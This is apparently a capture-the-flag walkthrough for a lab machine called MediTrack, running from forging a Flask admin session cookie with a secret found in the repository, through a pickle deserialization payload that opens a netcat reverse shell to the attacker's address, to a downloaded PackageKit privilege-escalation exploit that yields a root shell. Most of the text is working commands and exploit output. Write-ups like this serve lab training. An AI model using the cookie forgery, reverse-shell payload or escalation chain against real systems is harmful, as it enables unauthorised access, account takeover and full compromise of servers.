
Now we have access to the meditrack-repo repository. Looking around in the repository, we find database / db.py, in which we see there is an admin defined named mcsam who is an administrator within the application.


Looking at the requirements.txt we see the application uses Flask. Flask is a lightweight web framework written in Python. Flask uses a secret key to sign session cookies and other security-related data. Searching for code within the meditrack-repo repository for the word secret we find Th1s1sTh3Appliic4T1onSecr3t:
Searching github for a flask session cookie manager we find: https://noraj.github.io/flask-session-cookie-manager/. Because this tool requires a cookie structure, we first need to figure out what our current cookie looks like. When we open the browser with the meditrack application and press F12, we need to go to the cookie section and copy the session value. In my case: .eJyrVoovSC3KTcxLzStRsiopKk3VUSrKz0lVslIqSCzJBInqKJUWpxblJeYiC9YCAE6RFDg.aoM4UA.yzKWnjk7I6KKHj8rTkYXVU22DaY.
Using the installed tool, we find:
└─$ python3 flask_session_cookie_manager3.py decode -c '.eJyrVoovSC3KTcxLzStRsiopKk3VUSrKz0lVslIqSCzJBInqKJUWpxblJeYiC9YCAE6RFDg.aoM4UA.yzKWnjk7I6KKHj8rTkYXVU22DaY'
b'{"_permanent":true,"role":"patient","username":"patient"}'
We can use this structure to create a session as the mcsam user using the found secret Th1s1sTh3Appliic4T1onSecr3t.
└─$ python3 flask_session_cookie_manager3.py encode -s 'Th1s1sTh3Appliic4T1onSecr3t' -t '{"_permanent":"true","role":"admin","username":"mcsam"}'
eyJfcGVybWFuZW50IjoidHJ1ZSIsInJvbGUiOiJhZG1pbiIsInVzZXJuYW1lIjoibWNzYW0ifQ.aoSDjw.lpFYrZUn30Y_br0I2BHOQ_MVYq4
We can now paste the create session into the value of the current session and then change the URL to: http://192.168.226.231:9000/admin/dashboard and press enter. Now we have access to the admin dashboard as the mcsam user.

We can see we can import a snapshot, so let’s look in the Gitea repository for some code analysis. When we search for snapshot in the repository, we see this code:

The line pickle.loads(snapshot_binary) is highly dangerous. Python’s pickle module can execute arbitrary code during deserialization. Clicking on the Import snapshot / Browse we see we need to havev a .pkl fie. So, let’s create one. Create a file called exp.py based on the content below.
import pickle, os

class Exploit(object):
  def __reduce__(self):
    return (os.system, ("busybox nc 192.168.45.182 80 -e bash",))

with open('exp.pkl','wb') as file:
  pickle.dump(Exploit(), file)
Now run python3 exp.py to get the exp.pkl file which we can upload in the meditrack application. Let’s start a listener listening on port 80. Now click browse, select exp.pkl and click Import Snapshot to execute the pickle file.

We catch the reverse shell.
nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.226.231] 49002

## find local.txt on the server
find / -iname 'local.txt' 2>/dev/null
/home/meditrack/local.txt

## print local.txt
cat /home/meditrack/local.txt
58017a20134f53a6999327d2448692c9
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
cd /var/tmp

## download `linpeas.sh` using the open port 80
meditrack@MediTrack:/var/tmp$ wget http://192.168.45.182/linpeas.sh
--2026-08-18 16:22:10--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                          0%[                                                                                                              ]linpeas.sh                                        100%[=============================================================================================================>]   1.08M  6.33MB/s    in 0.2s

2026-08-18 16:22:10 (6.33 MB/s) - ‘linpeas.sh’ saved [1133905/1133905]

## set the execution bit
meditrack@MediTrack:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
meditrack@MediTrack:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for CVE-2026-41651 . Now, let’s download the exploit, upload to the target and run it to escalate our privileges to root.
## locally, clone the repo and run a webserver
cd files
git clone https://github.com/0xBlackash/CVE-2026-41651.git
cd CVE-2026-41651
python3 -m http.server 80

## remote, download exploit
meditrack@MediTrack:/var/tmp$ wget http://192.168.45.182/CVE-2026-41651.py
--2026-08-18 16:23:44--  http://192.168.45.182/CVE-2026-41651.py
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12647 (12K) [text/x-python]
Saving to: ‘CVE-2026-41651.py’

CVE-2026-41651.py                                   0%[                                                                                                              ]CVE-2026-41651.py                                 100%[=============================================================================================================>]  12.35K  --.-KB/s    in 0.02s

2026-08-18 16:23:44 (567 KB/s) - ‘CVE-2026-41651.py’ saved [12647/12647]

## change permissions and run the exploit
meditrack@MediTrack:/var/tmp$ chmod +x CVE-2026-41651.py
meditrack@MediTrack:/var/tmp$ python3 CVE-2026-41651.py
============================================================
  CVE-2026-41651 — Pack2TheRoot => PackageKit TOCTOU Privilege Escalation
  github : https://github.com/0xBlackash/CVE-2026-41651/
  Author : Ashraf Zaryouh / @0xBlackash
============================================================

[+] SUID drop directory: /var/tmp  (no nosuid/noexec)
[+] Package format: DEB
[*] Building test packages...
[+] Dummy pkg:   /tmp/pk-dummy-49050.deb
[+] Payload pkg: /tmp/pk-payload-49050.deb
[+] Payload installs SUID bash to: /var/tmp/.suid_bash

[*] Connecting to system D-Bus...
[*] Creating PackageKit transaction...
[+] Transaction ID: /2_deddecbc

[*] Firing TOCTOU race (SIMULATE → REAL on same transaction)...
[*] Polling for SUID at /var/tmp/.suid_bash (90s max)...
..
[+] Confirmed: /var/tmp/.suid_bash is SUID root (mode=0o104755)

[+] Dropping to root shell via SUID bash (-p preserves effective UID=0)
[+] --- ROOT SHELL FOLLOWS ---

.suid_bash-5.2# whoami
root
.suid_bash-5.2# cat /root/proof.txt
a16bcbf5d460cd5818c8c58fe9b4d63d
References #
[+] https://noraj.github.io/flask-session-cookie-manager/
[+] https://github.com/0xBlackash/CVE-2026-41651.git